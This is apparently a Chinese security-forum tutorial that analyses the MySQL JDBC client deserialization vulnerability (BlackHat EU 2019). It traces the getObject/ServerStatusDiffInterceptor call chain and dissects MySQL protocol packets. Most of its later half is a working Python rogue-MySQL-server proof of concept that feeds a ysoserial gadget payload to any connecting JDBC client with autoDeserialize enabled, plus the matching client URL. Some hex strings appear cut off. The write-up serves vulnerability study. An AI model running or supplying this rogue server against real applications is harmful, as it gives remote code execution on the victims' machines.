小白看得懂的MySQL JDBC 反序列化漏洞分析

Tri0mphe (/u/34368) / 2020-08-24 10:49:19 / 浏览数 9813

目录

MySQL JDBC 反序列化漏洞

- 该漏洞是BlackHat Europe 2019会议中的一个议题.**可以看参考1**
- 该文章的主要优点在于对于POC的编写有更详细的过程，适合于**新手**.

使用环境

mysql-connector-8.0.12.jar

idea 2020.1 专业版

windows 10

python3

ysoserial (https://github.com/frohoff/ysoserial)

wireshark

npcap (https://nmap.org/npcap/)

基本知识

JDBC简介

JDBC（`Java DataBase Connectivity`）是Java和数据库之间的一个桥梁，是一个 **规范** 而不是一个实现，能够执行SQL语句。它由一组用Java语言编写的类和接口组成。各种不同类型的数据库都有相应的实现，本文中的代码都是针对MySQL数据库实现的。

简单实例


```
String Driver = "com.mysql.cj.jdbc.Driver"; //从 mysql-connector-java 6开始
//String Driver = "com.mysql.jdbc.Driver"; // mysql-connector-java 5
String DB_URL="jdbc:mysql://127.0.0.1:3306/security";
//1.加载启动
Class.forName(Driver);
//2.建立连接
Connection conn = DriverManager.getConnection(DB_URL,"root","root");
//3.操作数据库，实现增删改查
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("select * from users");
//如果有数据，rs.next()返回true
while(rs.next()){
  System.out.println(rs.getString("id")+" : "+rs.getString("username"));
```


java序列化对象特征

这个东西是为了理解下面的代码而写的.
我们先写一个简单的demo

```
public class Car implements Serializable {

    private String name;
    public Car(){
        this.name ="car";
    }

    public static void main(String[] args) throws IOException {
        Car car=new Car();
        FileOutputStream fos =new FileOutputStream("output");
        ObjectOutputStream oos =new ObjectOutputStream(fos);
        oos.writeObject(car);
        oos.close();
    }
}
```

上面的代码把一个Car对象输出到了文件中.我们看一下文件的字节内容.





(https://xzfile.aliyuncs.com/media/upload/picture/20200824105719-8677ea9e-e5b5-1.png)
可以看到我们序列化后的对象前两个字节分别是 `-84` 和 `-19` .这个是java对象的一个标识，后面会用到这两个数字.

目录

原理分析

根据原作者的思路去分析他是如何去挖掘这个漏洞的.

- 反序列化漏洞，那就需要可以解析我们传过来的恶意对象.而不是把我们传输过来的当做字节数据处理. 所以需要找到一个可以**readObject**的地方

1.于是作者在这里盯上了 `com.mysql.cj.jdbc.result.ResultSetImpl.getObject()` . 主要看其中重要的逻辑代码，对源代码进行了部分删减.

```
public Object getObject(int columnIndex) throws SQLException {

        Field field = this.columnDefinition.getFields()[columnIndexMinusOne];
        switch (field.getMysqlType()) {
            case BIT:
               //判断数据是不是blob或者二进制数据
                if (field.isBinary() || field.isBlob()) {
                    byte[] data = getBytes(columnIndex);
                    //获取连接属性的autoDeserialize是否为true
                    if
(this.connection.getPropertySet().getBooleanProperty(PropertyDefinitions.PNAME_autoDeserialize).getValue())
 {
                        Object obj = data;
                        //data长度大于等于2是为了下一个判断.
                        if ((data != null) && (data.length >= 2)) {
                            if ((data[0] == -84) && (data[1] == -19)) {
                                //上面已经分析过了,就是识别是不是序列化后的对象
                                // Serialized object?
                                //下面就是反序列化对象了.
                                try {
                                    ByteArrayInputStream bytesIn = new ByteArrayInputStream(data);
                                    ObjectInputStream objIn = new ObjectInputStream(bytesIn);
                                    obj = objIn.readObject();
                                    objIn.close();
                                    bytesIn.close();
                                }
                            }
                        }
                        return obj;
                    }
                    return data;
                }
          ..............
```

1. 现在就是找调用 `getObject` 的地方了.作者找到了 `com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor.populateMapWithSessionStatusValues()` 方法。

`ServerStatusDiffInterceptor` 是一个拦截器，在JDBC URL中设定属性queryInterceptors 为 `ServerStatusDiffInterceptor` 时，执行查询语句会调用拦截器的preProcess和postProcess方法，进而通过上述调用链最终调用 `getObject()` 方法。

```java
public class ServerStatusDiffInterceptor implements QueryInterceptor {
    private Map<String, String> preExecuteValues = new HashMap();
    private Map<String, String> postExecuteValues = new HashMap();
    private JdbcConnection connection;
    private Log log;

    public ServerStatusDiffInterceptor() {
    }

    public QueryInterceptor init(MysqlConnection conn, Properties props, Log l) {
        this.connection = (JdbcConnection)conn;
        this.log = l;
        return this;
    }

    public <T extends Resultset> T postProcess(Supplier<String> sql, Query interceptedQuery, T originalResultSet, ServerSession serverSessi
        this.populateMapWithSessionStatusValues(this.postExecuteValues);
        this.log.logInfo( o: "Server status change for query:\n" + Util.calculateDifferences(this.preExecuteValues, this.postExecuteValues)
        return null;
    }

    private void populateMapWithSessionStatusValues(Map<String, String> toPopulate) {
        Statement stmt = null;
        ResultSet rs = null;

        try {
            try {
                toPopulate.clear();
                stmt = this.connection.createStatement();
                rs = stmt.executeQuery( sql: "SHOW SESSION STATUS");
                ResultSetUtil.resultSetToMap(toPopulate, rs);
            } finally {
                if (rs != null) {
                    rs.close();
                }
```


(https://xzfile.aliyuncs.com/media/upload/picture/20200824105720-86b9c19e-e5b5-1.png)
在JDBC连接数据库的过程中，会调用 `SHOW SESSION STATUS` 去查询，然后对结果进行处理的时候会调用 `resultSetToMap` .跟进去.

```java
    }

    public static void resultSetToMap(Map mappedValues, ResultSet rs) throws SQLException {
        while(rs.next()) {
            mappedValues.put(rs.getObject( columnIndex: 1), rs.getObject( columnIndex: 2));
        }

    }
```


(https://xzfile.aliyuncs.com/media/upload/picture/20200824105720-86dac2a4-e5b5-1.png)
这里还需要关注一个点getObject的columnindex的值，感谢fnmsd的提醒。这个值会在后面用到。
到这里我们已经找到了一个利用链了.设置拦截器，然后进入到getObject，在getObject中，只要 `autoDeserialize` 为True.就可以进入到最后readObject中.
这也是POC中的 `queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=true` 的由来.

复现

> 刚开始一直用别人现成的POC，结果一直出错。老大问我看懂了没有，我说看懂了，就是调试不通过.
> 老大说我没看懂，自己只是在做一件事情，就是用别人东西试了一下，复现成功了，就觉得自己会了.但是你没会，你只是在无用功.


复现的思路

在JDBC连接MySQL的过程中，执行了 `SHOW SESSION STATUS` 语句.我们返回的结果需要是一个恶意的对象.那就是说我们需要自己写一个假的MYSQL服务.
这里就会有两种写法1.根据MYSQL的协议去写服务器. 2.抓包，模拟发包过程.
我这里选择使用第二种方法.(因为比较简单，后面发现还是要看mysql协议)

数据包分析

1. 抓包，因为我使用的是本地的MYSQL，所以抓包需要使用 `npcap` .因为默认的wireshark使用的是 `winpcap` ，它不会抓取 `本地环回` 的数据包


安装好以后.如下图所示，就可以抓取本地环回包了.



(https://xzfile.aliyuncs.com/media/upload/picture/20200824105720-870427e8-e5b5-1.png)
编写简单的测试用例，保证可以连接本地的数据库


```
public static void main(String[] args) throws Exception{
        String Driver = "com.mysql.cj.jdbc.Driver";

        String DB_URL = "jdbc:mysql://127.0.0.1:3306/security?
characterEncoding=utf8&useSSL=false&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterc

        Class.forName(Driver);
        Connection conn = DriverManager.getConnection(DB_URL,"root","root");
    }
}
```

图中标记的 No 为62的包就是 show session status ，也就是我们一共需要关注前面10个数据包的内容
使用 tcp.port ==3306 && mysql 来过滤协议



(https://xzfile.aliyuncs.com/media/upload/picture/20200824105720-87439e78-e5b5-1.png)
这里面最难得应该是最后一个数据包的编写了，前面都可以直接按流量包总的数据直接抄过来的。

1. 分析数据包
   先看一个简单的 Response OK 数据包.



(https://xzfile.aliyuncs.com/media/upload/picture/20200824105721-8771d68a-e5b5-1.png)

所以 Response OK 的数据包内容，我们只需要发送 07000002000000020000000
No.44 是一个问候报文。


```
> Frame 1: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface 0
> Null/Loopback
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> Transmission Control Protocol, Src Port: 3306, Dst Port: 4891, Seq: 1, Ack: 1, Len: 78
> MySQL Protocol
```

```
0000  02 00 00 00 45 00 00 76  51 d4 40 00 40 06 00 00   ....E..v Q.@.@...
0010  7f 00 00 01 7f 00 00 01  0c ea 13 1b 69 e7 a9 eb   ........ ....i...
0020  8b 14 2d b2 50 18 27 f9  2e 98 00 00 4a 00 00 00   ..-.P.'. ....J...
0030  0a 35 2e 37 2e 31 39 00  08 00 00 00 46 3b 45 26   .5.7.19. ....F;E&
0040  23 34 2c 2d 00 ff f7 08  02 00 ff 81 15 00 00 00   #4,-.... ........
0050  00 00 00 00 00 00 00 03  28 51 55 3e 5c 23 50 2c   ........ (QU>\#P,
0060  51 36 6a 00 6d 79 73 71  6c 5f 6e 61 74 69 76 65   Q6j.mysq l_native
0070  5f 70 61 73 73 77 6f 72  64 00                     _passwor d.
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200824105721-87a1c156-e5b5-1.png)
我们直接把数据发送过去就行。

show session status响应包的编写.

刚开始觉得是不需要了解MYSQL私有协议的，结果我错了。如果要自己编写POC，还是要看得懂的。这里会简单分析一下。
从流量中可以看出来 `show session status` 属于**request Query** 报文。对于查询数据包的响应包可以分为四种：错误包（ERR Packet）、正确包（OK Packet）、 Protocol::LOCAL_INFILE_Request、结果集（ProtocolText::Resultset）。我们上面看到的**Response OK**数据包就是**OK packet**。
这一部分我们主要是用的是**结果集**这个数据包。这里给出官方例子 (https://dev.mysql.com/doc/internals/en/protocoltext-resultset.html)
结果集响应包的结构如图所示。



(https://xzfile.aliyuncs.com/media/upload/picture/20200824105721-87c42a84-e5b5-1.png)
上面的官方图说明了一个结果集响应包的结构。

- 数据段1：说明下面的结果集有多少列
- 数据段2：列的定义
- 数据段3： EOF 包
- 数据段4：行数据。

数据段的结构也是相似的。 长度（3字节） 序号（1字节） 协议数据（不同协议，数据不同）

1. 数据段1就可以写成 `01 00 00 01 02` 前三字节表示数据长度为1，sequence id为1，最后一字节02表示有两列（因为尝试写一列无法正常运行）
2. 数据段2列的定义就比较复杂了。拿我写好的数据直接分析吧 `1a00000203646566000163016301630163016301630c3f00ffff0000fcffff000000`

```
1a 00 00  //3字节表示长度（这个长度说的是协议的内容长度，不包括序号那一字节）
02      //序号 因为是第二个数据字段
03646566  // 这个就是def的意思。
00   //schema 协议因为不使用就用00
01 63  //table 因为我们使用列数据，就不需要名字了，下面几个都是任意字符。字符串第一字节是用来说明长度的。
01 63  //org_table  01表示1字节，63是数据
0163    //name
0163   //org_name
0c      filler  // length of the following fields 总是0x0c
3f00   //characterset  字符编码 003f是binary
ffff0000  column_length //允许数据最大长度，就是我们行数据的最大长度。ffff
fc    //column_type 这一列数据类型  fc表示blob
9000    //flags  9000用的官方的 poc可以运行。  看fnmsd的要大于128好像。
00          //decimals
0000        //filler_2
```

3. 我的POC没有写 EOF包，不知道为什么加上就无法复现成功。（希望有人解答）

4. 数据字段4就是POC了。POC其实和上面一样的。计算出长度（3字节）序号（1字节）行数据（行数据第一个字节是数据的长度）
5. POC使用ysoserial 。 `java -jar ysoserial [common7那个] "calc" > a`

有了上面的只是再去看别人的POC就很简单了。

POC

目录

目录


```
# -*- coding:utf-8 -*-
#@Time : 2020/7/27 2:10
#@Author: Tri0mphe7
#@File : server.py
import socket
import binascii
import os

greeting_data="4a0000000a352e372e31390008000000463b452623342c2d00fff7080200ff811500000000000000000000032851

response_ok_data="0700000200000002000000"

def receive_data(conn):
    data = conn.recv(1024)
    print("[*] Receiveing the package : {}".format(data))
    return str(data).lower()

def send_data(conn,data):
    print("[*] Sending the package : {}".format(data))
    conn.send(binascii.a2b_hex(data))

def get_payload_content():
    //file文件的内容使用ysoserial生成的 使用规则  java -jar ysoserial [common7那个]  "calc" > a
    file= r'a'
    if os.path.isfile(file):
        with open(file, 'rb') as f:
            payload_content = str(binascii.b2a_hex(f.read()),encoding='utf-8')
        print("open successs")

    else:
        print("open false")
        #calc

payload_content='aced0005737200116a6176612e7574696c2e48617368536574ba44859596b8b7340300007870770c000000023f

    return payload_content

# 主要逻辑
def run():

    while 1:
        conn, addr = sk.accept()
        print("Connection come from {}:{}".format(addr[0],addr[1]))

        # 1.先发送第一个 问候报文
        send_data(conn,greeting_data)

        while True:
            # 登录认证过程模拟  1.客户端发送request login报文 2.服务端响应response_ok
            receive_data(conn)
            send_data(conn,response_ok_data)

            #其他过程
            data=receive_data(conn)
            #查询一些配置信息,其中会发送自己的 版本号
            if "session.auto_increment_increment" in data:

_payload='01000001132e0000020364656600000001861757 46f5f696e6372656d656e745f696e6372656d656e74000c3f001500000

                send_data(conn,_payload)
                data=receive_data(conn)
            elif "show warnings" in data:
                _payload =
'01000001031b0000020364656600000004c6576656c000c210015000000fd01001f00001a00000303646566000000044436f646500

                send_data(conn, _payload)
                data = receive_data(conn)
            if "set names" in data:
                send_data(conn, response_ok_data)
                data = receive_data(conn)
            if "set character_set_results" in data:
                send_data(conn, response_ok_data)
                data = receive_data(conn)
            if "show session status" in data:
                mysql_data = '0100000102'
                mysql_data += '1a0000020364656600016301630163016301630c3f00ffff0000fc9000000000'
                mysql_data += '1a0000030364656600016301630163016301630c3f00ffff0000fc9000000000'
                # 为什么我加了EOF Packet 就无法正常运行呢？？
```

```
                //获取payload
                payload_content=get_payload_content()
                //计算payload长度
                payload_length = str(hex(len(payload_content)//2)).replace('0x', '').zfill(4)
                payload_length_hex = payload_length[2:4] + payload_length[0:2]
                //计算数据包长度
                data_len = str(hex(len(payload_content)//2 + 4)).replace('0x', '').zfill(6)
                data_len_hex = data_len[4:6] + data_len[2:4] + data_len[0:2]
                mysql_data += data_len_hex + '04' + 'fbfc'+ payload_length_hex
                mysql_data += str(payload_content)
                mysql_data += '07000005fe000022000100'
                send_data(conn, mysql_data)
                data = receive_data(conn)
            if "show warnings" in data:
                payload =
'01000001031b0000020364656600000054c6576656c000c210015000000fd01001f00001a00000303646566000000044436f646500

                send_data(conn, payload)
            break


if __name__ == '__main__':
    HOST ='0.0.0.0'
    PORT = 3309

    sk = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #当socket关闭后，本地端用于该socket的端口号立刻就可以被重用.为了实验的时候不用等待很长时间
    sk.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sk.bind((HOST, PORT))
    sk.listen(1)

    print("start fake mysql server listening on {}:{}".format(HOST,PORT))

    run()
```

JDBCclient

```
public class JdbcClient {


    public static void main(String[] args) throws Exception{
        String driver = "com.mysql.cj.jdbc.Driver";
        String DB_URL = "jdbc:mysql://127.0.0.1:3309/mysql?
characterEncoding=utf8&useSSL=false&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterc
使用

        Class.forName(driver);
        Connection conn = DriverManager.getConnection(DB_URL);
    }
}
```

参考链接

特别感谢fnmsd对我的帮助。第二个参考链接就是fnmsd的原文。

1. 原文 (https://i.blackhat.com/eu-19/Thursday/eu-19-Zhang-New-Exploit-Technique-In-Java-Deserialization-Attack.pdf)
2. fnmsd的分析文章 (https://blog.csdn.net/fnmsd/article/details/106232092)
3. MySQL JDBC 客户端反序列化漏洞 (https://paper.seebug.org/1227/#sql_1)
4. 链接 ()

上一篇： CNVD-2020-45697——... (/t/8161)　　下一篇： CVE-2017-0261及利用样本分析 (/t/8157)

1 条回复

秋水 (/u/35170) **2020-08-24 11:32:06**

方便了，不用启Docker了。

1 回复Ta

目录

登录 (https://account.aliyun.com/login/login.htm?oauth_callback=https%3A%2F%2Fxz.aliyun.com%2Ft%2F8159&from_type=xianzhi) 后跟帖

先知社区

现在登录 (https://account.aliyun.com/

社区小黑板 (/notice)

年度贡献榜 月度贡献榜

Stars (/u/19809) 5

Ainrm (/u/21686) 4

lyy (/u/36574) 3

藏青 (/u/4830) 3

crow (/u/29994) 2